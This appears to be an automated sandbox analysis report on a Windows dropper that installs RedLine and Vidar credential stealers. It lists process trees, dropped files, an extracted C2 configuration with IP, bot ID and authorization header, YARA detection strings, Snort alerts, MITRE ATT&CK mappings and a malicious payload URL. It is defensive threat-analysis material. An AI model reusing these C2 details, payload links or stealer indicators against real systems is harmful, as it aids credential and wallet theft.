ID: 679285
Sample Name:
60MLnq8Uma.exe
Cookbook: default.jbs
Time: 14:31:06
Date: 05/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

60MLnq8Uma.exe


Overview

General Information

Sample Name:	60MLnq8Uma.exe
Analysis ID:	679285
MD5:	ffba715730cdb44..
SHA1:	c15cccf1ba94a7…
SHA256:	7fd0c18e417e77..
Tags:	exe RecordBreaker
Infos:	



Detection




RedLine, Vidar

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Vidar stealer
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Tries to steal Crypto Currency Walle…
- Tries to harvest and steal Putty / W…
- Machine Learning detection for sam…

Classification



Process Tree

- **System is w10x64**
- 60MLnq8Uma.exe (PID: 5156 cmdline: "C:\Users\user\Desktop\60MLnq8Uma.exe" MD5: FFBA715730CDB446FA832C8FCAA4F783)
  - chrome.exe (PID: 1784 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized -- "https://iplogger.org/1RyjC4 MD5: C139654B5C1438A95B321BB01AD63EF6)
    - chrome.exe (PID: 1560 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1452,11475440189826178966,17567793588229146751,131072 --lang=en-GB --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1928 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
  - chrome.exe (PID: 4432 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized -- "https://iplogger.org/1A4aK4 MD5: C139654B5C1438A95B321BB01AD63EF6)
    - chrome.exe (PID: 1144 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1568,7857115051154957405,2797733224038506213,131072 --lang=en-GB --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1848 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
  - chrome.exe (PID: 5168 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized -- "https://iplogger.org/1RLtX4 MD5: C139654B5C1438A95B321BB01AD63EF6)
    - chrome.exe (PID: 6300 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1548,5130285983035601959,15719307342892292670,131072 --lang=en-GB --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1872 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
  - chrome.exe (PID: 2924 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized -- "https://iplogger.org/1RCgX4 MD5: C139654B5C1438A95B321BB01AD63EF6)
    - chrome.exe (PID: 4640 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1516,8958814651368359877,148878155278940000,131072 --lang=en-GB --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1868 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
  - chrome.exe (PID: 2344 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized -- "https://iplogger.org/1nfDK4 MD5: C139654B5C1438A95B321BB01AD63EF6)
    - chrome.exe (PID: 7284 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1628,7594025643258788469,10261302925166173582,131072 --lang=en-GB --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1868 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
  - chrome.exe (PID: 6764 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized -- "https://iplogger.org/1AbtZ4 MD5: C139654B5C1438A95B321BB01AD63EF6)
    - chrome.exe (PID: 7388 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1632,6615225157792702950,16112084407947995520,131072 --lang=en-GB --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1968 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
  - namdoitntn.exe (PID: 7164 cmdline: "C:\Program Files (x86)\Company\NewProduct\namdoitntn.exe" MD5: B16134159E66A72FB36D93BC703B4188)
  - real.exe (PID: 5220 cmdline: "C:\Program Files (x86)\Company\NewProduct\real.exe" MD5: 84D016C5A9E810C2EF08767805A87589)
  - safert44.exe (PID: 7456 cmdline: "C:\Program Files (x86)\Company\NewProduct\safert44.exe" MD5: DBE947674EA388B565AE135A09CC6638)
  - kukurzka9000.exe (PID: 7540 cmdline: "C:\Program Files (x86)\Company\NewProduct\kukurzka9000.exe" MD5: 5412966383390AAB13F3D06D8B942AB5)
  - F0gel.exe (PID: 7664 cmdline: "C:\Program Files (x86)\Company\NewProduct\F0gel.exe" MD5: 8D24DA259CD54DB3EDE2745724DBEDAB)
  - tag.exe (PID: 7692 cmdline: "C:\Program Files (x86)\Company\NewProduct\tag.exe" MD5: 2EBC22860C7D9D308C018F0FFB5116FF)
  - EU1.exe (PID: 7720 cmdline: "C:\Program Files (x86)\Company\NewProduct\EU1.exe" MD5: 98EE616BBBDAE32BD744F31D48E46C72)

- **cleanup**

Malware Configuration

Threatname: RedLine


```
{
  "C2 url": [
    "62.204.41.144:14096"
  ],
  "Bot Id": "@tag12312341",
  "Authorization Header": "71466795417275fac01979e57016e277"
}
```


Yara Signatures

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
dump.pcap	JoeSecurity_RedLine_1	Yara detected RedLine Stealer	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Program Files (x86)\Company\NewProduct\safert44.exe	MALWARE_Win_RedLine	Detects RedLine infostealer	ditekSHen	• 0x1c60:$pat14: , CommandLine: • 0x2565b:$v2_1: ListOfProcesses • 0x25410:$v4_3: base64str • 0x260ce:$v4_4: stringKey • 0x23a92:$v4_5: BytesToStringConverted • 0x22b6c:$v4_6: FromBase64 • 0x2402d:$v4_8: procName • 0x2435d:$v5_1: DownloadAndExecuteUpdate • 0x252e7:$v5_2: ITaskProcessor • 0x2434b:$v5_3: CommandLineUpdate • 0x2433c:$v5_4: DownloadUpdate • 0x247b5:$v5_5: FileScanning • 0x23cb9:$v5_7: RecordHeaderField • 0x238fa:$v5_9: BCRYPT_KEY_LENGTHS_STRUCT
C:\Program Files (x86)\Company\NewProduct\safert44.exe	Windows_Trojan_RedLineStealer_3d9371fd	unknown	unknown	• 0x26100:$a1: get_encrypted_key • 0x257a8:$a2: get_PassedPaths • 0x240a5:$a3: ChromeGetLocalName • 0x259b9:$a4: GetBrowsers • 0x19f0:$a5: Software\Valve\SteamLogin Data • 0x1290:$a6: %appdata%\ • 0x254a4:$a7: ScanPasswords
C:\Program Files (x86)\Company\NewProduct\namdoitntn.exe	MALWARE_Win_RedLine	Detects RedLine infostealer	ditekSHen	• 0x1c60:$pat14: , CommandLine: • 0x2572c:$v2_1: ListOfProcesses • 0x254e1:$v4_3: base64str • 0x261a8:$v4_4: stringKey • 0x23b6e:$v4_5: BytesToStringConverted • 0x22c48:$v4_6: FromBase64 • 0x240ff:$v4_8: procName • 0x2442f:$v5_1: DownloadAndExecuteUpdate • 0x253b8:$v5_2: ITaskProcessor • 0x2441d:$v5_3: CommandLineUpdate • 0x2440e:$v5_4: DownloadUpdate • 0x24886:$v5_5: FileScanning • 0x23d95:$v5_7: RecordHeaderField • 0x239d6:$v5_9: BCRYPT_KEY_LENGTHS_STRUCT
C:\Program Files (x86)\Company\NewProduct\namdoitntn.exe	Windows_Trojan_RedLineStealer_3d9371fd	unknown	unknown	• 0x261da:$a1: get_encrypted_key • 0x25879:$a2: get_PassedPaths • 0x24177:$a3: ChromeGetLocalName • 0x25a8a:$a4: GetBrowsers • 0x19f0:$a5: Software\Valve\SteamLogin Data • 0x1290:$a6: %appdata%\ • 0x25575:$a7: ScanPasswords
C:\Program Files (x86)\Company\NewProduct\tag.exe	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 6 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
00000014.00000002.555977445.00000000027C1000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000010.00000000.281030840.0000000000ED2000.00000002.00000001.01000000.00000009.sdmp	Windows_Trojan_RedLineStealer_3d9371fd	unknown	unknown	• 0x25f00:$a1: get_encrypted_key • 0x255a8:$a2: get_PassedPaths • 0x23ea5:$a3: ChromeGetLocalName • 0x257b9:$a4: GetBrowsers • 0x17f0:$a5: Software\Valve\SteamLogin Data • 0x1090:$a6: %appdata%\ • 0x252a4:$a7: ScanPasswords
00000015.00000000.290878987.0000000001115000.00000002.00000001.01000000.0000000D.sdmp	Windows_Trojan_Vidar_114258d5	unknown	unknown	• 0x9e8e:$a2: *wallet*.dat • 0xa0b5:$b1: CC\%s_%s.txt • 0xa0fd:$b2: History\%s_%s.txt • 0xa0e5:$b3: Autofill\%s_%s.txt
0000000D.00000002.503944625.0000000000C9A000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 25 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
11.0.namdoitntn.exe.120000.0.unpack	MALWARE_Win_RedLine	Detects RedLine infostealer	ditekSHen	• 0x1c60:$pat14: , CommandLine: • 0x2572c:$v2_1: ListOfProcesses • 0x254e1:$v4_3: base64str • 0x261a8:$v4_4: stringKey • 0x23b6e:$v4_5: BytesToStringConverted • 0x22c48:$v4_6: FromBase64 • 0x240ff:$v4_8: procName • 0x2442f:$v5_1: DownloadAndExecuteUpdate • 0x253b8:$v5_2: ITaskProcessor • 0x2441d:$v5_3: CommandLineUpdate • 0x2440e:$v5_4: DownloadUpdate • 0x24886:$v5_5: FileScanning • 0x23d95:$v5_7: RecordHeaderField • 0x239d6:$v5_9: BCRYPT_KEY_LENGTHS_STRUCT
11.0.namdoitntn.exe.120000.0.unpack	Windows_Trojan_RedLineStealer_3d9371fd	unknown	unknown	• 0x261da:$a1: get_encrypted_key • 0x25879:$a2: get_PassedPaths • 0x24177:$a3: ChromeGetLocalName • 0x25a8a:$a4: GetBrowsers • 0x19f0:$a5: Software\Valve\SteamLogin Data • 0x1290:$a6: %appdata%\ • 0x25575:$a7: ScanPasswords
20.0.tag.exe.360000.0.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
20.0.tag.exe.360000.0.unpack	JoeSecurity_GenericDownloader_1	Yara detected Generic Downloader	Joe Security	
20.0.tag.exe.360000.0.unpack	MALWARE_Win_RedLine	Detects RedLine infostealer	ditekSHen	• 0x19cac:$pat14: , CommandLine: • 0x12ccc:$v2_1: ListOfProcesses • 0x12a8c:$v4_3: base64str • 0x136cf:$v4_4: stringKey • 0x1123f:$v4_5: BytesToStringConverted • 0x1033a:$v4_6: FromBase64 • 0x117b2:$v4_8: procName • 0x11ac8:$v5_1: DownloadAndExecuteUpdate • 0x12963:$v5_2: ITaskProcessor • 0x11ab6:$v5_3: CommandLineUpdate • 0x11aa7:$v5_4: DownloadUpdate • 0x11eaa:$v5_5: FileScanning • 0x11460:$v5_7: RecordHeaderField • 0x110c8:$v5_9: BCRYPT_KEY_LENGTHS_STRUCT
Click to see the 22 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.4 - Destination IP: 62.204.41.144	
Timestamp:	192.168.2.462.204.41.14449923140962850286 08/05/22-14:34:23.916434
SID:	2850286
Source Port:	49923
Destination Port:	14096
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Win32/RecordBreaker CnC Checkin - Source IP: 192.168.2.4 - Destination IP: 45.95.11.158	
Timestamp:	192.168.2.445.95.11.15849933802036934 08/05/22-14:34:25.840824
SID:	2036934
Source Port:	49933
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.4 - Destination IP: 31.41.244.134	
Timestamp:	192.168.2.431.41.244.13449916116432850286 08/05/22-14:34:24.803289
SID:	2850286
Source Port:	49916
Destination Port:	11643
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Redline Stealer TCP CnC Activity - Source IP: 192.168.2.4 - Destination IP: 103.89.90.61	
Timestamp:	192.168.2.4103.89.90.6149846187282850286 08/05/22-14:34:24.042900
SID:	2850286
Source Port:	49846
Destination Port:	18728
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO MALWARE Redline Stealer TCP CnC - Id1Response - Source IP: 31.41.244.134 - Destination IP: 192.168.2.4	
Timestamp:	31.41.244.134192.168.2.411643499162850353 08/05/22-14:34:14.261317
SID:	2850353
Source Port:	11643
Destination Port:	49916
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN RedLine Stealer TCP CnC net.tcp Init - Source IP: 192.168.2.4 - Destination IP: 62.204.41.144	
Timestamp:	192.168.2.462.204.41.14449923140962850027 08/05/22-14:34:14.202307
SID:	2850027
Source Port:	49923
Destination Port:	14096
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN RedLine Stealer TCP CnC net.tcp Init - Source IP: 192.168.2.4 - Destination IP: 103.89.90.61	
Timestamp:	192.168.2.4103.89.90.6149846187282850027 08/05/22-14:33:12.660021
SID:	2850027
Source Port:	49846
Destination Port:	18728
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO MALWARE Redline Stealer TCP CnC - Id1Response - Source IP: 62.204.41.144 - Destination IP: 192.168.2.4	
Timestamp:	62.204.41.144192.168.2.414096499232850353 08/05/22-14:34:14.364490

SID:	2850353
Source Port:	14096
Destination Port:	49923
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN RedLine Stealer TCP CnC net.tcp Init - Source IP: 192.168.2.4 - Destination IP: 31.41.244.134	−
Timestamp:	192.168.2.431.41.244.13449916116432850027 08/05/22-14:34:14.097038
SID:	2850027
Source Port:	49916
Destination Port:	11643
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Win32/RecordBreaker CnC Checkin - Server Response - Source IP: 45.95.11.158 - Destination IP: 192.168.2.4	−
Timestamp:	45.95.11.158192.168.2.480499332036955 08/05/22-14:34:26.057532
SID:	2036955
Source Port:	80
Destination Port:	49933
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO MALWARE Redline Stealer TCP CnC - Id1Response - Source IP: 103.89.90.61 - Destination IP: 192.168.2.4	−
Timestamp:	103.89.90.61192.168.2.418728498462850353 08/05/22-14:33:28.712091
SID:	2850353
Source Port:	18728
Destination Port:	49846
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking

Snort IDS alert for network traffic

Yara detected Generic Downloader

System Summary

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion

Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Stealing of Sensitive Information

- Yara detected RedLine Stealer
- Yara detected Vidar stealer
- Tries to steal Crypto Currency Wallets
- Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)
- Found many strings related to Crypto-Wallets (likely being stolen)
- Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

- Yara detected RedLine Stealer
- Yara detected Vidar stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	1 OS Credential Dumping	2 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	4 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 1 Process Injection	2 1 Obfuscated Files or Information	1 Input Capture	1 3 2 System Information Discovery	Remote Desktop Protocol	3 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 Software Packing	1 Credentials in Registry	1 Query Registry	SMB/Windows Admin Shares	1 Input Capture	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Timestomp	NTDS	2 1 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	5 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	1 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	6 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Masquerading	Cached Domain Credentials	1 1 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 Virtualization/Sandbox Evasion	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
60MLnq8Uma.exe	61%	Virustotal		Browse
60MLnq8Uma.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\Company\NewProduct\real.exe	100%	Avira	TR/AD.GenSteal.olrwc	
C:\Program Files (x86)\Company\NewProduct\safert44.exe	100%	Avira	HEUR/AGEN.1203016	
C:\Program Files (x86)\Company\NewProduct\tag.exe	100%	Avira	HEUR/AGEN.1251247	
C:\Program Files (x86)\Company\NewProduct\namdoitntn.exe	100%	Avira	HEUR/AGEN.1203016	
C:\Program Files (x86)\Company\NewProduct\EU1.exe	100%	Avira	TR/AD.GenSteal.knmmv	
C:\Program Files (x86)\Company\NewProduct\real.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Company\NewProduct\F0gel.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Company\NewProduct\safert44.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Company\NewProduct\tag.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Company\NewProduct\namdoitntn.exe	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\Company\NewProduct\EU1.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Company\NewProduct\EU1.exe	52%	Metadefender		Browse
C:\Program Files (x86)\Company\NewProduct\EU1.exe	64%	ReversingLabs	Win32.Infostealer.Convagent	
C:\Program Files (x86)\Company\NewProduct\F0gel.exe	46%	Metadefender		Browse
C:\Program Files (x86)\Company\NewProduct\F0gel.exe	69%	ReversingLabs	Win32.Trojan.Vidar	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
20.0.tag.exe.360000.0.unpack	100%	Avira	HEUR/AGEN.1251247		Download File
21.2.EU1.exe.10e0000.0.unpack	100%	Avira	HEUR/AGEN.1250598		Download File
0.3.60MLnq8Uma.exe.29f1204.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
13.2.real.exe.f30000.0.unpack	100%	Avira	HEUR/AGEN.1250598		Download File
11.0.namdoitntn.exe.120000.0.unpack	100%	Avira	HEUR/AGEN.1203016		Download File
16.0.safert44.exe.ed0000.0.unpack	100%	Avira	HEUR/AGEN.1203016		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://iptc.org/mpCore	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id12Response	0%	URL Reputation	safe	
http://45.159.248.53/6925953557.zip	100%	Avira URL Cloud	malware	
http://tempuri.org/	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id2Response	0%	URL Reputation	safe	
